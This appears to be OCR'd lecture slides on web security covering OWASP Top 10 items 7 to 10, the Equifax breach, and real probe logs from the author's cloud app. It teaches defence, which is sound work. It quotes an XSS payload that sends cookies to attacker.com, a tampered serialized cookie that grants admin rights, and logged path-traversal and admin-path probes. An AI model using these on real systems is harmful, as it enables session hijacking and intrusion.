
Actual Error Page I Received




Actual Error Page I Received



Actual Error Page I Received



Actual Error Page I Received



OWASP #7: Cross-Site Scripting

https://www.youtube.com/watch?v=T1QEs3mdJoc

- App takes untrusted data and sends it to web browser without proper validation or escaping
- XSS allows attackers to execute scripts in the victim's browser
  - Hijack user sessions
  - Deface web sites
  - Redirect user to malicious sites
- Typically prevented by:
  - Looking for suspicious HTTP requests/keywords that can trigger scripting engine
    - Banned HTML tags and escape sequences
  - Escape List or keywords or special characters to be blocked

Example Attack Scenario

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in his browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Instead of providing credit card number, attacker inputs Javascript that causes session ID to be sent to attacker's website

Source: [OWASP Top 10]

OWASP #8: Insecure Deserialization

- Serialization / Marshalling: converting a data structure into a format that can be stored or transmitted
- Deserialization / Unmarshalling: extracting a data structure from a series of bytes
- Databases, middleware, web services, network protocols all use serialization/deserialization
- Insecure Deserialization occurs when an app or API processes a request to deserialize tampered objects provided by attacker
- Mitigation to avoid these attacks:
  - Do not accept serialized objects from untrusted sources
  - Integrity checks such as digital signatures to verify source and prevent tampering
  - Enforcing strict type constraints on objects prior to deserialization

A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

An attacker changes the serialized object to give themselves admin privileges:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Source: [OWASP Top 10]

OWASP #9: Using Components with Known Vulnerabilities

- Components: libraries, IDEs, frameworks, etc.
- Vulnerabilities in such components can be exploited for a range of attacks, resulting in data loss or server takeover
- Mitigation to avoid these risks:
  - Identify all components and the versions you are using, including all dependencies
  - Monitor the security of these components in public databases, project mailing lists, and security mailing lists
  - Keep them up to date with patches and fixes

Source: [OWASP Top 10]

Equifax Breach

Failure to patch two-month-old bug led to massive Equifax breach

Critical Apache Struts bug was fixed in March. In May, it bit ~**143 million US consumers**.

The vulnerability was Apache Struts CVE-2017-5638

The flaw in the Apache Struts framework was fixed on **March 6**. Three days later, the bug was already under mass attack by hackers who were exploiting the flaw to install rogue applications on Web servers. Five days after that, the exploits showed few signs of letting up. Equifax has said the breach on its site occurred in **mid-May**, more than **two months** after the flaw came to light and a patch was available.

Thursday's disclosure strongly suggests that Equifax failed to update its Web applications, despite demonstrable proof that the bug gave real-world attackers an easy way to take control of sensitive sites. An Equifax representative didn't immediately respond to an e-mail seeking comment on this possibility.

> The flaw (identified by the number CVE-2017-5638) was a result of Struts' parser, called Jakarta, mishandling files uploaded to the web server, allowing hackers to remotely run code. As noted by various security firms, it was exploited in "a high number" of cases in March 2017.

OWASP #10: Insufficient Logging and Monitoring

- Identifying a breach took an average of **191** days [OWASP, 2016]
  - Plenty of time for attacker to use a small exploit and launch a full-fledged attack
- Due to:
  - Lack of logging and monitoring
    - Logins and login failures are not logged
    - No intrusion detection capabilities
  - Poorly implemented logging and monitoring
    - Logs are collected but stored locally and never aggregated
    - Poorly implemented alerting thresholds
    - Unclear log messages

Source: [OWASP Top 10]

OWASP #10: Insufficient Logging and Monitoring

- Mitigation to avoid these attacks:
  - Log all auditable events (logins, login failures, high-value transactions)
  - Aggregate and analyze log data with Centralized Log Management
  - Implement Security Incident Event Management solutions

Source: [OWASP Top 10]

Actual attack on my Cloud Foundry app

Logs from IBM Cloud Foundry

```
10.76.194.53 - - [03/Jun/2018 06:12:31] "GET / HTTP/1.1" 200 -
10.76.194.53 - - [03/Jun/2018 06:12:31] "GET /login.php HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:31] "GET /this_server/all_settings.shtml HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:31] "GET / HTTP/1.1" 200 -
10.76.194.53 - - [03/Jun/2018 06:12:31] "GET /authenticate/login HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:31] "GET /start.js HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:31] "GET /tmui/ HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /login HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /netmri/config/userAdmin/login.tdf HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /scgi-bin/platform.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /admin/login.do HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /en/main.js HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /mgmt/login?dest=%2Fmgmt%2Fgui%3Fp%3Dhome&reason=&username= HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /dms2/Login.jsp HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /login HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /home.htm HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /sws/data/sws_data.js HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /wcd/system.xml HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /js/Device.js HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /ptz.htm HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /admin/login.jsp HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET / HTTP/1.1" 200 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET / HTTP/1.1" 200 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET / HTTP/1.1" 200 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /properties/description.dhtml HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /properties/configuration.php?tab=Status HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:32] "GET /header.php?tab=status HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:33] code 400, message Bad HTTP/0.9 request type ('GNUTELLA')
10.76.194.53 - - [03/Jun/2018 06:12:33] "GNUTELLA CONNECT/0.6" 400 -
10.76.194.53 - - [03/Jun/2018 06:12:33] code 400, message Bad HTTP/0.9 request type ('GNUTELLA')
10.76.194.53 - - [03/Jun/2018 06:12:33] "GNUTELLA CONNECT/0.4" 400 -
10.76.194.53 - - [03/Jun/2018 06:12:33] "GET / HTTP/1.1" 200 -
10.76.194.53 - - [03/Jun/2018 06:12:33] "GET /aboutprinter.html HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:12:33] "GET /properties/configuration.php?tab=Status HTTP/1.1" 404 -
```

Actual attack on my Cloud Foundry app (cont.)

Logs from IBM Cloud Foundry

```
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET / HTTP/1.1" 200 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /../../../../../../../../../../../../../windows/win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /../../../../../../../../../../../../../winnt/win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET ../../../../../../../../../../../../../windows/win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET ../../../../../../../../../../../../../winnt/win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET ..\..\..\..\..\..\..\..\..\..\..\..\..\windows\win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET ..\..\..\..\..\..\..\..\..\..\..\..\..\winnt\win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /..\..\..\..\..\..\..\..\..\..\..\..\..\windows\win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /..\..\..\..\..\..\..\..\..\..\..\..\..\winnt\win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cwin.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwinnt%5cwin.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cwin%2eini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwinnt%5cwin%2eini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwinnt%2fwin.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:38] "GET /.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./windows/win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:39] "GET /.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./winnt/win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:39] "GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/windows/win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:39] "GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/winnt/win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:39] "GET /%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\windows\win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:39] "GET /%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\%2e%2e\winnt\win.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:39] "GET /
%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cwindows%5cwin.ini HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:14:39] "GET
%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cwinnt%5cwin.ini HTTP/1.1" 404 -
```

Actual attack on my Cloud Foundry app (cont.)

Logs from IBM Cloud Foundry

```
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET / HTTP/1.1" 200 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /_mt/mt.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /admin.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /administrator.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /buglist.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi/mid.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/admin.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/admin.pl HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/bugreport.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/clwarn.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/count.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/Count.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/faqmanager.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/FormHandler.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/FormMail.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/guestbook.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/help.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/hi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/index.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/index.pl HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/index.sh HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/mailit.pl HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/mt/mt-check.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/mt/mt-load.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/mt-static/mt-check.cgi HTTP/1.1" 404 -
10.76.194.53 - - [03/Jun/2018 06:15:08] "GET /cgi-bin/mt-static/mt-load.cgi HTTP/1.1" 404 -
```

Who's responsibility is Security?

EVERYONE'S !!!!

Security is the responsibility of every team member

If we build security into our designs it will never be an afterthought

References

- [Bird, 2016] Jim Bird, “DevOpsSec”, 2016
- [De Vries, 2015] Stephen De Vries, “Automated Security Testing in a Continuous Delivery Pipeline”, https://devops.com/automated- security-testing-continuous-delivery-pipeline/
- [Securosis, 2015] Putting Security Into DevOps, 2015
- [Robinson, 2015] Alyssa Robinson, Stephen Northcutt, “Continuous Security: Implementing the Critical Controls in a DevOps Environment”, 2015
- [CheckMarx] https://www.checkmarx.com/glossary/a-secure-sdlc- with-static-source-code-analysis-tools/